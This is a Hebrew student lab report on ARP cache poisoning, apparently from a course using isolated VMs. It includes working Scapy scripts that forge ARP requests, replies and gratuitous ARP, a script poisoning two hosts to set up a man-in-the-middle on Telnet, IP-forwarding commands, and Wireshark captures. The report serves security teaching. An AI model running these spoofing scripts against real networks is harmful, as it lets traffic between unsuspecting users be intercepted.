ARP Cache Poisoning Attack Lab

כתובות IP לכל מחשב

Client:

```
inet addr:10.0.2.4
```

MAC Address: 080027FA2AA7

Attacker:

```
inet addr:10.0.2.5
```

MAC Address: 08002773FC14

Server:


```
inet addr:10.0.2.6
```

MAC Address: 080027C30442

Task 1: ARP Cache Poisoning

- מבוא:
  - תיאור

במשימה זו נרצה לבצע הרעלה לטבלת הARP של הקורבן, ועל ידי ההרעלה התוקף יוכל לקבל packets שנשלחים אל הקורבן מאחר וכתובת הIP שלו תופיע בטבלה עם כתובת הMAC של התוקף, בנוסף במהלך ביצוע המשימות נשלח PACKET בשם מחשב אחר.



  - מטרה

המטרה היא להרעיל את טבלת הARP של הקורבן על ידי כך שIP של הקורבן בטבלה יופיע עם כתובת הMAC של התוקף, ונרצה לשלוח בקשה לעדכון כלל המכשירים ברשת.

  - תוצאה מצופה

נראה בטבלת הARP של מחשב הקורבן שקיימים 2 כתובות IP שונות עם אותה כתובת הMAC.

- <u>ביצוע המשימה</u>

לצורך המשימה נגדיר את מחשב CLIENT כמחשב A
מחשב SERVER כמחשב B
מחשב ATTACKER כמחשב M

תחילה בדקנו בA את טבלת הARP המוכרת לפני ביצוע המתקפה

```
[Sun Mar 05 16:31:12] Client:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.5) at 00:00:00:00:00:00 [ether] on enp0s3
```

ניתן לראות שA לא מכיר במחשב B

1.1A

כתבתנו קוד בפייתון אשר שולח PACKET מM בשם B לA

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()


A.hwsrc = "08:00:27:73:FC:14"
A.psrc = "10.0.2.6"
A.hwdst = "08:00:27:FA:2A:A7"
A.pdst = "10.0.2.4"

pkt = E/A
sendp(pkt)
```

בנינו את שכבת הETHER שעליו עובר פרוקוטול הARP
בנינו את שכבת הARP
לא הגדרנו A.op = 1 אשר שולח בקשה מאחר וזה מוגדר כברירת מחדל במידה ולא משנים את הערך
הגדרנו את כתובת הMAC של M שאליו נרצה להעביר את הPACKETS
הגדרנו את כתובת הIP של המחשב אליו נרצה להתחזות (B)
הגדרנו את כתובת הMAC של המחשב אותו נרצה להרעיל (A)
הגדרנו את כתובת הIP של המחשב אותו נרצה להרגיל (A)
גילינו שכדי לשלוח את הPACKET בשכבה 2, אנחנו צריכים לרשום את הפקודה SENDP ולא SEND מאחר וSENDP היא פונקציה לשליחת PACKETS בשכבה 2 ישירות בין כרטיסי רשת וזה בונה לנו אובייקט RAW מסוג ENTHERNET שנוכל לשנות את הנתונים בתוכו.

*RAW – מידע גולמי ללא אנקפסולציה וללא הדרים כלומר אנחנו מכניסים את המידע כרצוננו.

הרצנו את הקובץ שמכיל את הפקודות שרשמנו בפייתון

```
[Sun Mar 05 17:23:26] Attacker:~$ chmod a+x 1.1A.py
[Sun Mar 05 17:35:59] Attacker:~$ sudo python3 1.1A.py
.
Sent 1 packets.
```

ניתן לראות שהPACKET נשלח בהצלחה

בדקנו בעזרת SNIFFER (תוכנת WIRESHARK) במחשב M האם עברה ARP PACKET

3	2023-03-05 17:14:21…	PcsCompu_73:f…	PcsCompu_fa:2…	ARP	42	Who has 10.0.2.4? Tell 10.0.2.6
4	2023-03-05 17:14:21…	PcsCompu_fa:2…	PcsCompu_73:f…	ARP	60	10.0.2.4 is at 08:00:27:fa:2a:a7
5	2023-03-05 17:14:55…	10.0.2.6	8.8.8.8	DNS	81	Standard query 0xd27a PTR 1.2.0.10.in-addr.arp
6	2023-03-05 17:14:55…	8.8.8.8	10.0.2.6	DNS	81	Standard query response 0xd27a No such name PT
7	2023-03-05 17:14:55…	10.0.2.6	8.8.8.8	DNS	81	Standard query 0xb3ca PTR 1.0.0.10.in-addr.arp
8	2023-03-05 17:14:55…	8.8.8.8	10.0.2.6	DNS	81	Standard query response 0xb3ca No such name PT
9	2023-03-05 17:14:55…	10.0.2.6	8.8.8.8	DNS	81	Standard query 0x939b PTR 5.2.0.10.in-addr.arp
10	2023-03-05 17:14:55…	8.8.8.8	10.0.2.6	DNS	81	Standard query response 0x939b No such name PT
11	2023-03-05 17:15:00…	PcsCompu_c3:0…	RealtekU_12:3…	ARP	60	Who has 10.0.2.1? Tell 10.0.2.6 (duplicate use
12	2023-03-05 17:15:00…	RealtekU_12:3…	PcsCompu_c3:0…	ARP	60	10.0.2.1 is at 52:54:00:12:35:00 (duplicate us
13	2023-03-05 17:15:56…	10.0.2.4	8.8.8.8	DNS	81	Standard query 0x0646 PTR 1.2.0.10.in-addr.arp
14	2023-03-05 17:15:56…	8.8.8.8	10.0.2.4	DNS	81	Standard query response 0x0646 No such name PT
15	2023-03-05 17:15:56…	10.0.2.4	8.8.8.8	DNS	81	Standard query 0x67a8 PTR 6.2.0.10.in-addr.arp

```
▸ Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_73:fc:14 (08:00:27:73:fc:14), Dst: PcsCompu_fa:2a:a7 (08:00:27:fa:2a:a7)
▾ Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: PcsCompu_73:fc:14 (08:00:27:73:fc:14)
    Sender IP address: 10.0.2.6
    Target MAC address: PcsCompu_fa:2a:a7 (08:00:27:fa:2a:a7)
    Target IP address: 10.0.2.4
```

ניתן לראות בשורה המסומנת בכתום שכתובת הMAC שהועברה לשולח שהוא מחשב B היא כתובת הMAC של מחשב M וניתן לראות בצהוב שאכן נשלח ARP REQUEST.

בדקנו שוב את טבלת הARP המוכרת כעת במחשב A

```
[Sun Mar 05 17:07:11] Client:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:73:fc:14 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:73:fc:14 [ether] on enp0s3
```

ניתן לראות שמחשב A מכיר שני מחשבים שונים (M,B) עם אותה כתובת הMAC של מחשב M.

1.1B

כתבתנו קוד בפייתון אשר שולח PACKET מM בשם B לA

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 2 #Replay
A.hwsrc = "08:00:27:73:FC:14"
A.psrc = "10.0.2.6"
A.hwdst = "08:00:27:FA:2A:A7"
A.pdst = "10.0.2.4"

pkt = E/A
sendp(pkt)
```

כעת בנינו את אותה הPACKET כמו מקודם רק שהפעם שלחנו REPLY במקום REQUEST ולכן הגדרנו A.op = 2

הרצנו את הקובץ שמכיל את הפקודות שרשמנו בפייתון

```
[Sun Mar 05 17:44:32] Attacker:~$ chmod a+x 1.1B.py
[Sun Mar 05 17:44:38] Attacker:~$ sudo python3 1.1B.py
.
Sent 1 packets.
```

ניתן לראות שהPACKET נשלח בהצלחה

בדקנו בעזרת SNIFFER (תוכנת WIRESHARK) במחשב M האם עברה ARP PACKET

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-03-05 17:44:45…	PcsCompu_73:f…	Broadcast	ARP	42	Who has 10.0.2.4? Tell 10.0.2.5
2	2023-03-05 17:44:45…	PcsCompu_fa:2…	PcsCompu_73:f…	ARP	60	10.0.2.4 is at 08:00:27:fa:2a:a7
3	2023-03-05 17:44:45…	PcsCompu_73:f…	PcsCompu_fa:2…	ARP	42	10.0.2.6 is at 08:00:27:73:fc:14
4	2023-03-05 17:48:36…	10.0.2.5	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0x5da30f6c
5	2023-03-05 17:48:36…	10.0.2.3	10.0.2.5	DHCP	590	DHCP ACK - Transaction ID 0x5da30f6c
6	2023-03-05 17:48:41…	PcsCompu_73:f…	PcsCompu_ed:6…	ARP	42	Who has 10.0.2.3? Tell 10.0.2.5
7	2023-03-05 17:48:41…	PcsCompu_ed:6…	PcsCompu_73:f…	ARP	60	10.0.2.3 is at 08:00:27:ed:62:fb

```
▸ Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_73:fc:14 (08:00:27:73:fc:14), Dst: PcsCompu_fa:2a:a7 (08:00:27:fa:2a:a7)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: PcsCompu_73:fc:14 (08:00:27:73:fc:14)
    Sender IP address: 10.0.2.6
    Target MAC address: PcsCompu_fa:2a:a7 (08:00:27:fa:2a:a7)
    Target IP address: 10.0.2.4
```

ניתן לראות בשורה המסומנת בכתום שכתובת הMAC שהועברה לשולח שהוא מחשב B היא כתובת הMAC של מחשב M ובסימון בצהוב ניתן לראות שאכן נשלח ARP REPLY.

1.1C

מטרת שליחת Gratuitous ARP Request היא לעדכן מכשירים אחרים ברשת עם כתובת MAC של המכשיר השולח עבור כתובת IP מסוימת, למרות שלא ביקשו לדעת מי הוא.

אחד השימושים שלו הם פרוטוקול יתירות נתב וירטואלי (VRRP – virtual router redundancy protocol), אשר מעדכן התקנים אחרים ברשת בכתובת הMAC של הראוטר הפעיל ברשת, פעולה זו מסייעת להבטיח שתעבורת הרשת תשלח לנתב הנכון במקרה של מעבר לגיבוי בעת כשל.

כתבתנו קוד בפייתון אשר שולח PACKET מM בשם A לעדכון טבלת הARP

```
#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1 #Request
A.hwsrc = "ff:ff:ff:ff:ff:ff"
A.psrc = "10.0.2.4"
A.hwdst = "ff:ff:ff:ff:ff:ff"
A.pdst = "10.0.2.4"

pkt = E/A
sendp(pkt)
```

כעת בנינו את אותה הPACKET כמו מקודם רק שהפעם שלחנו בקשה בשם מחשב A לכתובת BROADCAST כדי לקבל נתונים עדכניים על כתובות הMAC וכתובות הIP אליהן הן שייכות שקיימות אצלנו ברשת.

הרצנו את הקובץ שמכיל את הפקודות שרשמנו בפייתון

```
[Sun Mar 05 18:09:41] Attacker:~$ sudo python3 1.1B.py
.
Sent 1 packets.
```

ניתן לראות שהPACKET נשלח בהצלחה

בדקנו בעזרת SNIFFER (תוכנת WIRESHARK) במחשב M האם עברה
ARP PACKET בשם מחשב A

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-03-05 18:09:59…	PcsCompu_73:f…	Broadcast	ARP	42	Who has 10.0.2.4? Tell 10.0.2.5
2	2023-03-05 18:09:59…	PcsCompu_fa:2…	PcsCompu_73:f…	ARP	60	10.0.2.4 is at 08:00:27:fa:2a:a7
3	2023-03-05 18:09:59…	PcsCompu_73:f…	PcsCompu_fa:2…	ARP	42	Gratuitous ARP for 10.0.2.4 (Request)

```
▸ Frame 3: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_73:fc:14 (08:00:27:73:fc:14), Dst: PcsCompu_fa:2a:a7 (08:00:27:fa:2a:a7)
▾ Address Resolution Protocol (request/gratuitous ARP)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    [Is gratuitous: True]
    Sender MAC address: Broadcast (ff:ff:ff:ff:ff:ff)
    Sender IP address: 10.0.2.4
    Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)
    Target IP address: 10.0.2.4
```

ניתן לראות בשורה המסומנת בכתום שנשלח Gratuitous ARP Request
ממחשב A בBROADCAST.

- <u>סיכום המשימה</u>

הצלחנו לבצע את משימת הרעלת טבלת הARP

הוכחנו זאת על ידי שראינו שאכן קיימים בטבלת הARP של מחשב A שתי כתובות IP שונות עם אותה כתובת הMAC.

גילינו כיצד לשלוח בקשת ARP REQUEST AND REPLY לפי הפרמטר המוכנס לשדה op.

גילינו שניתן לשלוח בקשת עדכון לכל המכשירים על הרשת עם הנתונים על המחשב שלנו (כתובת MAC & IP) למרות שאף אחד לא ביקש את הנתונים האלו.


התוצאה מתאימה למצופה מאחר והצלחנו לשלוח את הPACKETS בשם מחשב B למחשב A ולהרעיל את טבלת הARP של מחשב A.

היו בעיות הבנת הנקרא של מי תוקף את מי ומה אחראי על מה, נעזרנו בדוקומנטציה וchatGPT.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

- מבוא:
  - תיאור

    במשימה זאת M ירצה ליירט את כל הPACKETS שמועברים ברשת בין A לB בתקשורת TELNET, ולשנות אותם בהתאם לרצונו



  - מטרה

    ביצוע מתקפת MAN IN THE MIDDLE כאשר כל התעבורה ברשת בין שני מחשבים A וB יעברו דרך מחשב M והוא יעשה במידע מה שהוא רוצה.
  - תוצאה מצופה

    העברת הנתונים תתבצע דרך מחשב M, והנתונים שיועברו יהיו תחת שליטתו של מחשב M.

- <u>ביצוע המשימה</u>

שלב ראשון נרצה להרעיל את הטבלה של מחשב A ומחשב B כך שכל אחד מהם יחשוב שהוא מדבר עם השני אך בפועל השני יהיה מחשב M

תחילה אפסנו את טבלאות הARP בשני המחשבים A וB, בעזרת הפקודה:

```
[Sun Mar 05 20:05:52] Client:~$ sudo ip neigh flush all
```

כעת ראינו שהטבלאות תקינות בשני המחשבים A וB

```
[Sun Mar 05 19:22:09] Client:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:c3:04:42 [ether] on enp0s3
? (10.0.2.5) at <incomplete> on enp0s3
```

כתבנו והרצנו קוד בפייתון ששולח שתי PACKETS אשר כל אחת מרעילה את טבלת הARP של מחשב אחר.

```
#!/usr/bin/python3
from scapy.all import *

Ea = Ether()
Aa = ARP()


Aa.hwsrc = "08:00:27:73:FC:14"
Aa.psrc = "10.0.2.6"
Aa.hwdst = "08:00:27:FA:2A:A7"
Aa.pdst = "10.0.2.4"

pkta = Ea/Aa
sendp(pkta)

Eb = Ether()
Ab = ARP()


Ab.hwsrc = "08:00:27:73:FC:14"
Ab.psrc = "10.0.2.4"
Ab.hwdst = "08:00:27:C3:04:42"
Ab.pdst = "10.0.2.6"

pktb = Eb/Ab
sendp(pktb)
```

Pkta נשלחת למחשב A כדי להרעיל את הטבלה שלו שיחשוב שמחשב M זה מחשב B

Pktb נשלחת למחשב B כדי להרעיל את הטבלה שלו שיחשוב שמחשב M זה מחשב A

```
[Sun Mar 05 20:05:35] Attacker:~$ chmod a+x 2.py
[Sun Mar 05 20:05:42] Attacker:~$ sudo python3 2.py
.
Sent 1 packets.
.
Sent 1 packets.
```

ניתן לראות שהPACKETS נשלחו בהצלחה

כעת נבדוק במחשבים A וB את טבלת הARP לראות האם היא הורעלה:

```
[Sun Mar 05 20:04:24] Client:~$ arp -a
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.6) at 08:00:27:73:fc:14 [ether] on enp0s3
? (10.0.2.5) at 08:00:27:73:fc:14 [ether] on enp0s3
```

ניתן לראות שלIP של מחשב B 10.0.2.6 יש כתובת MAC של מחשב M 10.0.2.5

```
[Sun Mar 05 20:05:17] Server:~$ arp -a
? (10.0.2.4) at 08:00:27:73:fc:14 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.0.1) at <incomplete> on enp0s3
? (10.0.2.5) at 08:00:27:73:fc:14 [ether] on enp0s3
```

ניתן לראות שלIP של מחשב A 10.0.2.4 יש כתובת MAC של מחשב M 10.0.2.5

שלב שני נשלח ping ממחשב A לB וממחשב B לA ונראה שאכן אין תגובה ביניהם

No.	Time	Source	Destination	Protocol	Length	In
1	2023-03-05 20:1…	10.0.2.4	10.0.2.6	ICMP	98	E
2	2023-03-05 20:1…	10.0.2.4	10.0.2.6	ICMP	98	E
3	2023-03-05 20:1…	10.0.2.4	10.0.2.6	ICMP	98	E
4	2023-03-05 20:1…	10.0.2.4	10.0.2.6	ICMP	98	E
5	2023-03-05 20:1…	10.0.2.4	10.0.2.6	ICMP	98	E
6	2023-03-05 20:1…	PcsCompu_f…	PcsCompu_7…	ARP	60	W
7	2023-03-05 20:1…	PcsCompu_f…	PcsCompu_7…	ARP	60	W
8	2023-03-05 20:1…	PcsCompu_f…	PcsCompu_7…	ARP	60	W
9	2023-03-05 20:1…	10.0.2.6	10.0.2.4	ICMP	98	E
10	2023-03-05 20:1…	10.0.2.6	10.0.2.4	ICMP	98	E
11	2023-03-05 20:1…	10.0.2.6	10.0.2.4	ICMP	98	E

```
▸ Frame 9: 98 bytes on wire (784 bits), 98 bytes capture
▾ Ethernet II, Src: PcsCompu_c3:04:42 (08:00:27:c3:04:42
  ▸ Destination: PcsCompu_73:fc:14 (08:00:27:73:fc:14)
  ▸ Source: PcsCompu_c3:04:42 (08:00:27:c3:04:42)
    Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.
▸ Internet Control Message Protocol
```

בתמונה מהWIRESHARK לאחר ביצוע PING בין שני המחשבים תחילה מA לB ולאחר מכן מB לA ניתן לראות שלא התקבלו PACKETS של echo reply מאחר ומחשב M קיבל את הPACKETS וניתן לראות זאת לפי השורה המסומנת בכתום שמכילה את כתובת הMAC אליה הPAKCETS נשלחו.

שלב שלישי נאפשר ip forwarding במחשב M

דבר זה מאפשר העברת PACKETS בין כרטיסי רשת לפי כתובות הIP


```
[Sun Mar 05 20:22:49] Attacker:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

כעת PACKETS ממחשב A יוכלו לעבור למחשב B ולהפך

נבצע ping ממחשב A למחשב B

```
[Sun Mar 05 20:24:35] Client:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
From 10.0.2.5: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=1 ttl=63 time=1.34 ms
From 10.0.2.5: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=2 ttl=63 time=1.16 ms
From 10.0.2.5: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=3 ttl=63 time=1.30 ms
From 10.0.2.5: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=4 ttl=63 time=1.07 ms
From 10.0.2.5: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=5 ttl=63 time=0.985 ms
From 10.0.2.5: icmp_seq=6 Redirect Host(New nexthop: 10.0.2.6)
64 bytes from 10.0.2.6: icmp_seq=6 ttl=63 time=0.978 ms
```

ניתן לראות שמחשב M מתנהג כמו ראוטר והוא מעביר את הPACKETS ממחשב A למחשב B ולהפך כאשר A וB לא מודעים שמחשב M מתווך ביניהם וקולט את כל התעבורה ברשת.



No.	Time	Source	Destination	Protocol	Length	Info
1	2023-03-05 20:2…	10.0.2.4	10.0.2.6	ICMP	98	Echo (ping) request id=0x0d22, seq=1/256, ttl=64 (no respons
2	2023-03-05 20:2…	10.0.2.5	10.0.2.4	ICMP	126	Redirect (Redirect for host)
3	2023-03-05 20:2…	PcsCompu_7…	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.5
4	2023-03-05 20:2…	PcsCompu_c…	PcsCompu_7…	ARP	60	10.0.2.6 is at 08:00:27:c3:04:42
5	2023-03-05 20:2…	10.0.2.4	10.0.2.6	ICMP	98	Echo (ping) request id=0x0d22, seq=1/256, ttl=63 (reply in 6
6	2023-03-05 20:2…	10.0.2.6	10.0.2.4	ICMP	98	Echo (ping) reply id=0x0d22, seq=1/256, ttl=64 (request in
7	2023-03-05 20:2…	10.0.2.5	10.0.2.6	ICMP	126	Redirect (Redirect for host)
8	2023-03-05 20:2…	10.0.2.6	10.0.2.4	ICMP	98	Echo (ping) reply id=0x0d22, seq=1/256, ttl=63
9	2023-03-05 20:2…	10.0.2.4	10.0.2.6	ICMP	98	Echo (ping) request id=0x0d22, seq=2/512, ttl=64 (no respons
10	2023-03-05 20:2…	10.0.2.5	10.0.2.4	ICMP	126	Redirect (Redirect for host)
11	2023-03-05 20:2…	10.0.2.4	10.0.2.6	ICMP	98	Echo (ping) request id=0x0d22, seq=2/512, ttl=63 (reply in 1
12	2023-03-05 20:2…	10.0.2.6	10.0.2.4	ICMP	98	Echo (ping) reply id=0x0d22, seq=2/512, ttl=64 (request in

```
▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▾ Ethernet II, Src: PcsCompu_fa:2a:a7 (08:00:27:fa:2a:a7), Dst: PcsCompu_73:fc:14 (08:00:27:73:fc:14)
  ▾ Destination: PcsCompu_73:fc:14 (08:00:27:73:fc:14)
    Address: PcsCompu_73:fc:14 (08:00:27:73:fc:14)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  ▾ Source: PcsCompu_fa:2a:a7 (08:00:27:fa:2a:a7)
    Address: PcsCompu_fa:2a:a7 (08:00:27:fa:2a:a7)
    .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.6
▾ Internet Control Message Protocol
```

צלמנו תמונת מסך מהWIRESHARK ממחשב M שמראה שאכן כל הPACKETS מועברות ממחשב A למחשב M והוא מעביר אותן למחשב B , ניתן לראות לפי השורות המסומנות בצבע שחור.

כאשר מחשב B רוצה לענות למחשב A הPACKETS מועברות שוב פעם למחשב M ורק אז למחשב A.

שלב רביעי נבצע את מתקפת MAN IN THE MIDDLE בין מחשב A למחשב B בחיבור TELNET

לאחר חיבור מחשב A למחשב B, כל אות שנרשום בA תגרום להעברת PACKET בתקשורת TCP למחשב B.

תחילה ניצור חיבור TELNET בין מחשב A לB כל עוד IP FORWARDING דולק

לאחר יצירת החיבור נכבה אותו

```
[Sun Mar 05 20:41:59] Client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 26 16:39:17 IST 2023 from 10.0.2.4 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

נוצר חיבור TELNET בין מחשב A למחשב B

No.	Time	Source	Destination	Info	Protocol	Length
1	20…	10.0.2.4	10.0.2.6	58484 → 23 [SYN] Seq=2431691500 Win=29…	TCP	
2	20…	10.0.2.5	10.0.2.4	Redirect (Redirect for hos…	ICMP	
3	20…	10.0.2.4	10.0.2.6	[TCP Out-Of-Order] 58484 → 23 [SYN] Se…	TCP	
4	20…	10.0.2.6	10.0.2.4	23 → 58484 [SYN, ACK] Seq=2615912292 A…	TCP	
5	20…	10.0.2.5	10.0.2.6	Redirect (Redirect for hos…	ICMP	
6	20…	10.0.2.6	10.0.2.4	[TCP Out-Of-Order] 23 → 58484 [SYN, AC…	TCP	
7	20…	10.0.2.4	10.0.2.6	58484 → 23 [ACK] Seq=2431691501 Ack=26…	TCP	
8	20…	10.0.2.4	10.0.2.6	[TCP Dup ACK 7#1] 58484 → 23 [ACK] Seq…	TCP	
9	20…	10.0.2.4	10.0.2.6	Telnet Data ...	TEL…	
10	20…	10.0.2.4	10.0.2.6	[TCP Retransmission] 58484 → 23 [PSH, …	TCP	
11	20…	10.0.2.6	10.0.2.4	23 → 58484 [ACK] Seq=2615912293 Ack=24…	TCP	
12	20…	10.0.2.6	10.0.2.4	[TCP Dup ACK 11#1] 23 → 58484 [ACK] Se…	TCP	

ניתן לראות שהPACKETS מועברות דרך מחשב M

```
[Sun Mar 05 20:48:12] Attacker:~$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

כעת כיבינו את הIP FORWARDING

